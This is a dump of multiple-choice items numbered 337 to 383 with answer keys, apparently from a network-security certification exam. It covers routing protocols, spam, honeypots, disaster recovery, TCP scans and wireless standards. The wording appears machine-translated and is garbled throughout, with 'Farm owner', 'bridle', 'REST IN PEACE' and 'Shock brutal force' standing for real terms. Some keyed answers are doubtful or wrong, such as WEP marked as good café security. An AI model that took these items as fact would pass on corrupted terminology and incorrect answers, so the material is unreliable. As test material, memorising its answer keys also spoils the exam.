Which of the following protocols are used to exchange routing information between the two gateways network of autonomous systems?

A. None
B. IGMP
C. EGP
D. ICMP
E. OSPF

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 337
Which of the following is an attack on a website that changes the appearance of the site and seriously damage the website trust and reputation?

A. None
B. website defacement
C. spoofing
D. Buffer overflow
E. Zero-day attack

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 338 Which of the following is virtually unsolicited e-mail messages, often with commercial content, in large quantities of indiscriminate set of recipients? Each correct answer represents a complete solution.

A. E-mail scam
B. spam
C. E-mail harassment

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 339
Which of the following tools is a free portable tracker that helps the user to trace the laptop if it is stolen?

A. Nessus
B. bridle

C. SAINT
D. Adeona
E. None

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 340
Peter, a malicious hacker obtains e-mail addresses by collecting them messages, blogs, DNS lists and Web pages. Then he will send a large number of unsolicited commercial e-mail (UCE) messages to these addresses. What Peter at the following e-mail committing crimes?

A. E-Mail storm
B. E-Mail bombing
C. spam
D. E-Mail scam
E. None

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 341 Which of the following tools is an open source network intrusion prevention and detection system that works network sniffer and record the operation of the network, which is coordinated pre-signatures?

A. dsniff
B. kismet
C. None
D. KisMAC
E. bridle

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 342 Which of the following statements best describes the consequences of a disaster recovery test?

A. None
B. The test results should be kept secret.
C. If no deficiencies were found during the test, so the plan is probably perfect.
D. If no deficiencies were found during the test, the test was probably erroneous.
E. The plan should not change any of the test results would be.

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 343 Which of the following flag to set whether the scan sends TCP Christmas tree frame with the remote machine? Each correct answer represents a part of the solution. Choose all that apply.

A. FIN
B. URG
C. RST
D. PUSH

Correct Answer: ABD
Section: (none)
Explanation

Explanation/Reference:
QUESTION 344
What is used for drawing symbols in public places following techniques of advertising an open Wi-Fi network?

A. wardriving
B. None
C. spam
D. war call
E. warchalking

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 345 Which of the following firewalls are used to monitor the status of active connections, and configure the network packets to pass through the firewall? Each correct answer represents a complete solution. Choose all that apply.

A. Farm owner
B. Proxy server
C. Dynamic packet filtering
D. The circuit gateway

Correct Answer: AC
Section: (none)
Explanation

Explanation/Reference:

QUESTION 346
Which of the following conditions cannot enter the system ROM monitor mode? Each correct answer represents a complete solution. Choose all that apply.

A. The router does not find a valid operating system image.
B. The router does not have the configuration file.
C. The user interrupts the boot sequence.
D. It is necessary to set the operating parameters.

Correct Answer: AC

Section: (none)
Explanation

Explanation/Reference:

QUESTION 347 You are Network Administrator Investment Bank. You're worried about people breeching network and can steal information before you can detect and shut down access. Which of the following is the best way to deal with this issue?

A. To implement a strong firewall.
B. Implement a honey pot.
C. To implement a strong password policy.
D. None
E. To implement the network is based on antivirus.

Correct Answer: B
Section: (none)
Explanation
Explanation/Reference:

QUESTION 348
Which of the following steps OPSEC process examines every aspect of the proposed operation to identify the OPSEC indicators that can reveal important information and then compare them with indicators of the opponent's intelligence collection capabilities identified in the previous activity?

A. Identification of Critical Information
B. analysis weakness
C. risk assessment
D. Appropriate OPSEC measures
E. analysis of threats

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 349 Which of the following recovery plans include specific strategies and actions to address the specific variances assumptions lead to a particular safety problem or emergency situation?

A. Business Continuity Plan
B. disaster survival plan
C. None
D. The emergency plan

Correct Answer: D
Section: (none)
Explanation

Explanation/Reference:

QUESTION 350
Which of the following plans are documented and organized emergency backup operations and recovery operations maintained as part of the security program to ensure the availability of critical resources and facilitate the continuity of operations in case of emergency?

A. Business Continuity Plan

B. The emergency plan
C. None
D. disaster survival plan

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 351
Which of the following standards have been proposed for the improvement of 802.11a and 802.11b wireless local area network (WLAN) specifications, which provides a quality of service (QoS) features, such as the prioritization of data, voice and video transmissions?

A. None
B. 802.15
C. 802.11h D. 802.11n
E. 802.11e

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 352 What are the responsibilities of the following disaster recovery team? Each correct answer represents a complete solution. Choose all that apply.

A. Monitor the implementation of a disaster recovery plan and evaluate the results.
B. To inform the management, the injured and the third parties about the disaster.
C. Amend and update the disaster recovery plan according to lessons learned from previous disaster recovery efforts.
D. Starts execution disaster recovery procedures.

Correct Answer: ABCD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 353 Which has the following fields IPv6 header is reduced by 1 for each router that sends a packet?

A. None
B. traffic class
C. hop limit
D. Next header
E. Flow label

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 354 Which of the following tool is used for passive attacks to capture network traffic?

A. Intrusion prevention system
B. Intrusion detection system
C. Sniffer
D. warchalking
E. None

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:
QUESTION 355 Which of the following forms of recognition of the sender can inform the data receiver of all segments that have arrived successfully?

A. negative acknowledgment
B. the cumulative reset
C. with block
D. None
E. selective acknowledgment

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 356 Which of the following is a communication protocol multicasts messages and information of all the member IP multicast group?

A. IGMP
B. ICMP
C. BGP
D. None
E. EGP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 357 Which of the following key features used by TCP to regulate the amount of data sent to the host machine to another network?

A. congestion control
B. flow control
C. NoneD. TCP timestamp
E. SEQ ID NO:

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 358 Which of the following is the standard protocol that provides VPN security at the highest level?

A. P.M
B. IPSec
C. PPP
D. None
E. L2TP

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 359
Which of the following is a distance vector routing protocols? Each correct answer represents a complete solution. Choose all that apply.

A. OSPF
B. IGRP
C. IS-IS
D. REST IN PEACE

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 360
Which of the following IP addresses is not reserved for the hosts? Each correct answer represents a complete solution. Choose all that apply.

A. E-Class
B. class D
C. class A
D. B-

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 361
What is the technique used in the cost estimates for the project during the design phase of the following? Each correct answer represents a complete solution. Choose all that apply.

A. expert assessment
B. The Delphi technique
C. Function point analysis
D. Program Evaluation Technique (PERT)

Correct Answer: ABC

Section: (none)
Explanation

Explanation/Reference:

QUESTION 362 Which of the following is a management process that provides a framework to stimulate a rapid recovery, and the ability to react effectively to protect the interests of its brand, reputation and stakeholders?

A. None
B. log analysis
C. Business Continuity Management
D. patch management
E. response systems

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 363 You just set up a wireless network to customers in the cafe. Which of the following are good security measures implemented? Each correct answer represents a complete solution. Choose all that apply.

A. WEP encryption
B. WPA encryption
C. Not broadcasting the SSID
D. The MAC-filtering router

Correct Answer: AB
Section: (none)
Explanation

Explanation/Reference:

QUESTION 364
What is needed for idle scan a closed port the next steps? Each correct answer represents a part of the solution. Choose all that apply.

A. Zombie ignores unsolicited RST, and IP ID remains unchanged.
B. The attacker sends a SYN/ACK zombie.
C. In response to the SYN, the target to send RST.
D. Zombie IP ID will increase by only 1.
E. Zombie IP ID 2 rises.

Correct Answer: ABCD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 365
Which of the following is a mechanism that helps to ensure that only the intended and authorized recipients are able to read the data?

A. access to information
B. none

C. integrity
D. authentication
E. confidence

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 366
Which of the following attacks, the attacker cannot use the software, which is trying a number of key combinations in order to obtain your password?

A. Buffer overflow
B. Zero-day attack
C. Smurf attack
D. None
E. Shock brutal force

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:

QUESTION 367
Which of the following policies to help define what users can and should do to use the network and organization of computer equipment?

A. None
B. IT policy
C. user policy
D. general policy
E. remote access policy

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 368
Which of the following is a class of attacks to break through, which depends on a greater probability of collisions between random attack was detected, and try to fixed rate permutations?

A. Dictionary attack
B. None
C. birthday attack
D. phishing attack
E. replay attack

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 369
Which of the following offer "always-on" Internet service for connecting to your ISP? Each correct answer represents a complete solution. Choose all that apply.

A. analog modem
B. digital modem
C. DSL
D. cable modem

Correct Answer: CD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 370
The attacks are classified as which of the following? Each correct answer represents a complete solution. Choose all that apply.

A. replay attack
B. active attack
C. session hijacking
D. passive attack

Correct Answer: BD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 371
Which of the following routing metrics refers to the time required to transfer the package to the source via the Internet?

A. None
B. routing delay
C. length of the trail
D. charge
E. bandwidth

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 372
Which of the following is a kind of security, which deals with the protection of false signals transmitted by the electrical system?

A. None
B. emanation SafetyC. hardware security
D. physical security
E. communications Security

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 373
John works Incident Director of Tech World Inc. His job is to set up a wireless network in his organization. For this purpose, he needs to decide on appropriate equipment and policies need to set up a network. Which of the following stages of the incident handling process to help him accomplish the task?

A. Preparation
B. None
C. Recovery
D. the eradication of
E. containment

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 374 You are using more than the safety of the existing network. You'll find a machine that is not in use as such, but is a software that emulates the operation of a sensitive database server. What is this?

A. The reactive IDS
B. Honey Pot
C. None
D. Virus
E. The polymorphic virus

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 375
Which of the following router configuration modes to change the terminal settings temporarily, perform basic tests, and lists the system information?

A. None
B. UI Config
C. user EXEC
D. Global Config
E. the privileged EXEC

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 376
Which of the following is a worldwide organization whose mission is to create, refine and promote internet safety standards?

A. None
B. SPROUT
C. ANSI

D. IEEE
E. WASC

Correct Answer: E
Section: (none)
Explanation

Explanation/Reference:
QUESTION 377 Which of the following statements are true about IPv6 network? Each correct answer represents a complete solution. Choose all that apply.

A. It uses a longer subnet masks as those used for IPv4.
B. The interoperability, the IPv4 addresses using the last 32 bits of the IPv6 address.
C. It provides enhanced authentication and security.
D. It uses 128-bit addresses.
E. It's more of available IP addresses.

Correct Answer: BCDE
Section: (none)
Explanation

Explanation/Reference:

QUESTION 378 Which of the following types of coaxial cable used for cable television and cable modems?

A. RG-8
B. RG-59
C. RG-58D. None
E. RG-62

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 379 Which of the following are valid steps to secure routers? Each correct answer represents a complete solution. Choose all that apply.

A. Keep routers updated with the latest security updates.
B. Use a password that is easy to remember the router's administrative console.
C. Configure access list entries to prevent unauthorized connections and routing.
D. Use a complex password of the router management console.

Correct Answer: ACD
Section: (none)
Explanation

Explanation/Reference:

QUESTION 380 Each of the following is a network layer protocol used for a particular (MAC) address to obtain an IP address?

A. ARP

B. None
C. RARP
D. P.M
E. PIM

Correct Answer: C
Section: (none)
Explanation

Explanation/Reference:

QUESTION 381 Adam, malicious hacker, has just succeeded in stealing through a secure cookie XSS attack. He is able to play back the cookie even if the session is valid on the server. Which of the following is the most likely cause of this issue?

A. Two-way encryption is used.
B. Encryption is performed at the application level (one encryption key).
C. Encryption does not apply.
D. Scrambling is performed in the network (layer 1 encryption)
E. None

Correct Answer: B
Section: (none)
Explanation

Explanation/Reference:

QUESTION 382 Which of the following is a compatible network device that converts various communication protocols and are used to connect different network technologies?

A. port
B. change
C. none
D. bridge
E. router

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference:

QUESTION 383
Which of the following is a computer network protocol used by the hosts to apply for the tasks the IP address and other configuration information?

A. DHCP B.
ARP
C. Telnet
D. None
E. SNMP

Correct Answer: A
Section: (none)
Explanation

Explanation/Reference: